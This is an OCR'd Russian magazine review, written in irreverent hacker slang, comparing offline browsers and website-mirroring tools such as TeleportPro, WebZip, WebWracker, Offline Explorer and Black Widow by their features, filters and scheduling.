
## ДИСКоКачалка – без комментариев







Билдеры расслабились – это не то, о чем вы подумали! Единственный Off-line броузер, учитывающий особенности русскоязычного Интернета: в нем предусмотрено задание кодировки, в которой предпочтительно получить документы, а с тех серваков, где файлы лежат в нескольких кодировках, они копируются только в одной кодировке, впрочем, обычно как раз в той, которой у тебя на компе нет. В "Качалке" графическая структура узла представляется в виде дерева каталогов и дерева ссылок, суть из-за листьев иногда не видать. Дуб – он где хошь пальма порядочная. По желанию ты можешь работать с любым из них, а можешь послать спилить их на хрен на дрова и не париться. Непосредственно при скачивании ты можешь отобразить выбранную страницу во внутреннем или внешнем броузере проги, внутренний обычно показывает очень личное, а внешний в основном для родаков, так что места для тебя у этой проги явно нет. Прога хранит все файлы в оригинальном формате (можно даже в WAV или MP3 страничку закатать, и слушай ее потом... если сможешь), позволяет указывать несколько стартовых адресов и обрабатывать все перечисленные узлы параллельно, предусматривает установку глубины обработки отдельно для внешних и для







внутренних ссылок, запрет на копирование заданных узлов и файлов определенных типов (например, видеоклипов и исполняемых файлов, трояны запрещать не надо, а то бабло у меня на счету заканчивается), ограничения суммарного объема файлов и общего времени работы, запрет на копирование внешних иллюстраций. "Качалка" не имеет встроенного расписания, но имеет автодозвон. Так что если у тебя льготный (читай: скомуниженный) ночной доступ, то ты можешь спокойно запустить ДИСКоКачалку и идти спать. В случае, если связь оборвется, прога восстановит связь, а в случае окончания работ разорвет ее в куски, на меха просто. Прям зверюга – связь, и в клочья! С его помощью можно организовать периодическое обновление информации: при повторном запуске миссии файлы, которые не были изменены с предыдущего сеанса, заново не копируются. Файлы, удаленные с сервера, "Качалка" из копии не удаляет, что имеет и свои достоинства (а вдруг там что-то ценное?), и недостатки (если ничего ценного нет, то приходится вычищать их вручную). А самое главное – она не требует огромных ресурсов от твоей машины: 16 метров памяти и 4 Мб на винте (проц – только пень 600 :)).


http://www.ars.ru


## WebZip – эксперимент... получилось?!

Очень удобная программка. Это как раз тот случай, когда скрестили цыпленка и гитару, прога получилось в результате слияния зипов и Инета, эксперимент удался! Ее отличительной особенностью является то, что она скачиваемый сайт архивирует в zip-архив, юзая алгоритм сжатия, применяемый в PKZIP, и устанавливая не вскрывае-





мый пароль, который тебе не говорит, а сама тут же забывает. WebZip загрузит по твоей команде (фас, сидеть, лежать и другие заимствованные у служебного собаководства) полный сайт или только его часть, поддерживая при этом первоначальные имена файлов и структуру каталога, чтобы обеспечить точное "зеркало" сайта на твоем винте или в пределах одного сжатого им файла. WebZip зарывает по ссылкам на заданную глубину, иногда не возвращаясь с больших глубин. Можно ограничить сканирование основным сайтом (не просматривать ссылки на "внешние" по отношению к указанному сайту), поиск на сайте по ключевому слову. Имеется возможность задать расписание обновления информации, причем поддерживается автоматическое обновление в отсутствие юзверя. Способность одновременно сканировать несколько сайтов существенно сокращает общее время работы в режиме Online, для некоторых скряг функция незаменима. В проге имеется такой чумовой режим, обзываемый Drop Zone, при котором полное окно программы превращается в небольшое окошко, раскрывающееся вовсю, когда курсор мышки проходит над ним. При этом можно из окна обычного броузера перетащить крысой ссылку на страничку или сайт в окошко Drop Zone, и эта ссылка тут же начнет обрабатываться WebZip'ом. Прога поставляется со своим встроенным броузером для просмотра принятых страниц, т.е. в общем случае тебе вообще не обязательно иметь на своей машинке установленный Експлорер, но, тем не менее, ничто не мешает тебе использовать в качестве просмотра твой любимый толстожопый Нафигатор. Если подумать серьезно, то на фиг тебе нужен встроенный в WebZip третий Експлорер, который только портит работу программы и существенно тормозит ее.

http://www.spidersoft.com


## TeleportPro — непереводимо, но точно что-то нехорошее


Пока что на сегодняшний день остается наиболее хорошо реализованным инструментом для копирования содержимого сайта на ХэДэ с целью просмотра в автономном режиме. В броузере предусмотрено шесть вариантов загрузки страниц:


1. Создание "плоской" копии: все документы помещаются в один каталог, чтобы сохранить связи.
2. Создание "зеркала" – точной копии сайта с сохранением структуры каталогов.
3. Копирование с сайта файлов определенного типа и размера.
4. Выявление структуры сайта, при этом копируются только HTML-файлы.
5. Копирование файлов из определенных каталогов сервера.
6. Копирование страниц узла, содержащих хотя бы одно из заданных ключевых слов.

Для всех перечисленных вариантов предусмотрена настройка режимов, которая может осуществляться как автоматически, так и вручную. Ручная настройка позволяет комбинировать некоторые варианты загрузки. Прога в состоянии использовать как текущее соединение с Инетом, так и то, что ты ей укажешь в настройках. При обрыве соединения может восстанавливать соединение, а при окончании скачивания обрывать связь (все это зависит от твоего настроения и правильной настройки параметров). Прога поддерживает многозадачность поиска (одновременный поиск по нескольким критериям), что значительно отли-










чает ее от других прог, представленных в этом обзоре. Мастер проекта (Project Wizard) существенно упрощает процесс работы с броузером и экономит время, но, сам сечешь, это ведь не для нас – кул хацкеров – мы сами все делаем. Как и во всех прогах, имеется стандартный набор фильтров. К коим можно отнести ограничение максимального числа принимаемых файлов, исключение из сканируемой области заданных страниц или вебсайтов, определение количества уровней сканирования, запрещение приема файлов заданного размера или типа. В настройке ты определяешь, какие типы файлов загружать, каков их минимальный и максимальный размер, на какую глубину продвигаться по ссылкам, что делать с фреймами и формами, сколько раз повторять попытку соединения, если сервер не отвечает. Возможно составление расписания для проектов с целью автоматического запуска через определенный интервал времени, поддерживает прокси-сервера от неминуемого падения. TeleportPro обеспечивает два уровня защиты от перегрузок: в случае слишком медленного канала и в случае слишком медленного сервера. Результаты работ отображаются в двухпанельном окне: слева находится дерево проекта, в котором представлены обработанные страницы, справа – список файлов, соответствующих выделенной странице. А еще TeleportPro может обмануть сервер. Если на сервере есть файлы, закрытые для программ типа Offline-броузеров, то он спокойно может выдать себя за Експлорер или за Нафигатор (глюки их только изображать не умеет и попадается на этом все время), предъявив соответствующий идентификатор агента. Правда, как и везде, не обошлось без недостатков. Функция составления расписания проекта не обеспечивает возможности автоматической работы в твое отсутствие, так что при скачивании сайта от компа лучше ни на шаг, а то он такого накачает, что ты еще месяц будешь разбираться, чего он там тебе наснимал.

http://www.tenmax.com/pro.html







Эта пага, на мой взгляд, является наиболее легкой и удобной в использовании. Имеет характерный набор функций, как и у всех Offline броузеров, но обладает своими собственными уникальными особенностями. Среди них можно выделить возможность копирования сайта не во внутреннем формате броузера, а один в один, включая имена и структуру директорий. Полностью поддерживается протокол FTP, так что у тебя не возникнет никаких проблем со ссылками на FTP-сервера. Программа осуществляет пять вариантов загрузки: создание копии сайта, создание карты узла, этот вариант поможет тебе, если ты считаешь, что скачивание сайта полностью для тебя очень долгое и ударит по твоей финансовой несостоятельности; поиск и загрузка файлов со страницы по ключевым словам, создание "зеркала", то есть программа скопирует страничку один в один, включая структуру и имена директорий, создание списка имеющихся на сайте адресов электронной почты (мечта спамера, а не прога).

В настройках можно задать максимальное число, максимальный общий объем и максимальный размер загружаемых файлов, указать их типы. Параметры настройки позволяют ограничить обработку ссылок пределами данного УРЛа или сервера. Поддерживается запуск по расписанию... школьных звонков :) (они обновляются через Инет). В расписании можно задать дату, время и периодичность запуска, так что ты можешь через каждые два дня получать новые фотографии с сайта с порнушкой. Недостатки: не допускается загрузка нескольких сайтов одновременно, хотя здесь загрузка файлов сайта выполняется в многопоточном режиме, то есть по нескольку файлов одновременно.


http://www.anawave.com/websnake/






## Web Wracker — итс рилли кул

Это произведение программерской мысли является одним из самых мощных Offline броузеров. Программа имеет простой и легкий в использовании интерфейс, для меня было все по-









нятно, после того как я включил прогу. Перед скачиванием перед тобой предстанет структура каталогов сайта, которая имеется в интегрированном в прогу окне просмотра. WebWracker позволяет скачивать как отдельные страницы и их группы, так и целые сайты, помещая их в "хранилища" (storage) и распределяя в этих хранилищах по темам. Можно создать сколько угодно таких хранилищ с тематическими разделами внутри них. После установки программы у тебя имеется одно хранилище – Main storage, содержащее десять папок-тем. Для экономии времени ты можешь включить любой из пяти фильтров: по расширению файла, по размеру файлов, по директории, по web-сайту и более 20 различных фильтров по MIME-типу (можно запретить скачивание рисунков и/или аудиозаписей). Последняя версия WebWracker2000 умеет распознавать и скачивать фоновые звуковые файлы, динамические рисунки и объекты Shockwave, что было недоступно предыдущим версиям проги, а также обладает улучшенной поддержкой Java, JavaScript, VBScript и управляющих элементов ActiveX. Система поиска позволяет находить информацию по ключевым словам или фразам (русский язык не поддерживается, так что учи ENGLISH, в будущем понадобится, можешь в этом не сомневаться) как во всех хранилищах, так и на сайтах указанных категорий. Также можно производить поиск по дате последнего обновления. К привлекательным особенностям программы стоит отнести всплывающее инструментальное меню, благодаря которому можно использовать основные функции WebWracker не переключаясь на саму программу, что иногда очень даже удобно. Хороший планировщик задач, ты можешь запустить WebWracker и идти спать с чистой совестью. Он все сделает за тебя, даже кончит (ой, ты же спать пошел). Тьфу, блин, запутался, конечно, закончит скачивать и сам разорвет соединение. Также ты можешь прекратить работу в любое время и продолжить ее когда захочешь. WebWracker следит за изменениями на сайтах, которые ты скачал, и уведомляет тебя о том, что появилось новое фото Памелы Андерсон в неглиже (короче, голая она просто). Для любителей работать на Internet Explorer'е в программе имеется на дороге город Обломинск. Ты можешь перенести в прогу свои ЗАКЛАДКИ, но только из Нафигатора. Это единственная прога с морем настроек, которая требует от твоей машины смехотворные ресурсы: 8 километров памяти, комп 486 мегагерц, можно, конечно, и получше, 10 Гб на винте :). Ну шутка это, на самом деле обычная четверочка ее вытягивает.


http://www.bluesquirrel.com/





## Offline Explorer – поклонникам мягкотелого посвящается


Программа, которая одновременно может создать до 100 соединений, каждое из которых скачивает по очереди по файлу. Ну, конечно, самое оптимальное для тебя это поставить в настройках 10-20 соединений, если, конечно, у тебя не выделенка. Ну а если у тебя выделенка, то зачем тебе вообще скачивать какие-то страницы на винт. В отличие от WebWracker, в этой проге можно перенести не только ЗАКЛАДКИ от твоего Нафигатора, но и от любого броузера, который у тебя стоит. Хотя я только













видел, что он перенес к себе ИЗБРАННОЕ мелкотеловского ослика и ГОРЯЧИЙ ЛИСТ Оперы. Программа может скачивать сайт как в виде "плоской" копии, так и в виде "зеркала". Понимает ФТП и поддерживает прокси всяких там разных типов (HTTP, SOCK4 (а причем тут носок, да еще четвертый), USER@Site). Для работы ХТТП прокси-серверами тебе придется иметь логин и пароль, а ЮЗВЕРЬ@Site работает через WinGate. Если у тебя стоит firewall, то создатели позаботились о тебе, и чтобы тебе самому не открывать несколько десятков портов в настройках, надо будет лишь нажать одну клавишу. Содержит стандартный набор фильтров. Можно указать типы файлов, которые необходимо качать, но для тебя наверное будет достаточно, чтобы он скачивал только JPEG файлы. Также можно указать минимальный и максимальный размеры файла и скопировать только те страницы и файлы, которые содержат ключевое слово. Можно задать максимальный объем узла, если этот объем будет превышен, то скачивание остановится, также это можно устроить и с количеством скачиваемых файлов. Программой прекрасно понимаются Java-классы и JavaScript с VBScript. Прекрасно сделанный планировщик заданий. Огорчает лишь только то, что нельзя задать задание на год, эдак 2222 (для нас сегодня это необычайно важно). Задание можно составить только на ближайший год. Для просмотра страниц может использовать как внешний броузер, так и тот, что у нее имеется. В отличие от TeleportPro, эта прога может выдавать себя только за один из броузеров (Експлорер или Нафигатор), но и этого бывает достаточно, чтобы обмануть сервак.

http://www.metaproducts.com

## Black Widow (Черная вдова — смертельно ядовитый паучок. Перспективка...)

Этот броузер может только создавать "зеркальную" копию узла с сохранением структуры каталогов и представлением связей между документами. Как и все, имеет стандартный набор фильтров: загрузка по типу файлов, максимальному размеру файла, но нет ограничения на максимальный размер загружаемой информации. Также нет возможности поиска и загрузки документов по ключевому слову. Можно установить глубину ссылок, а также прога сама разберется, если ты ей это не укажешь, какие ссылки внешние, а какие внутренние. Не поддерживается ФТП и многопоточность, зато поддерживается прокси. У программы слабенький интерфейс, могло быть и лучше, но имеется свой собственный встроенный броузер. Не имеется автоматического выполнения задачи по расписанию. Хорошо хоть понимает и загружает фреймы и Java-апплеты. Перед началом загрузки узла программа построит его карту и предложит тебе отметить на ней, какие файлы тебе нужны, а какие нет, так же ты можешь поступить с каталогами.


http://www.softbytelabs.com





## NetAttach Pro — полный аттач, по самое не балуй


Скачанные документы программа может представить только в специальном формате, так что ты не сможешь фотки отнести другу и показать на его компе. Тебе придется приглашать его к себе, но ведь ты и у него можешь все фото изобразить. А убирать-то за другом придется тебе, так что будь поосторожнее. Содержит маленький, но достаточный для тебя набор фильтров. В программе нельзя задать загружаемой информации с узла. Имеется планировщик заданий, но не поддерживается ФТП, и если все фотки будут находиться на ФТП-сервере, то ничего тебе не светит. При работе ты создаешь разделы (briefs), каждый из которых содержит один или несколько элементов (entries). NetAttach позволяет создавать и хранить "снимки" узлов на определенный момент времени, давая тем самым возможность вернуться к старым вариантам, а в случае, если ты будешь запускать программу на скачивание каждый час, то дает возможность захламить твой винт в 10 тыр весом за несколько часов полностью.


http://www.tympani.com










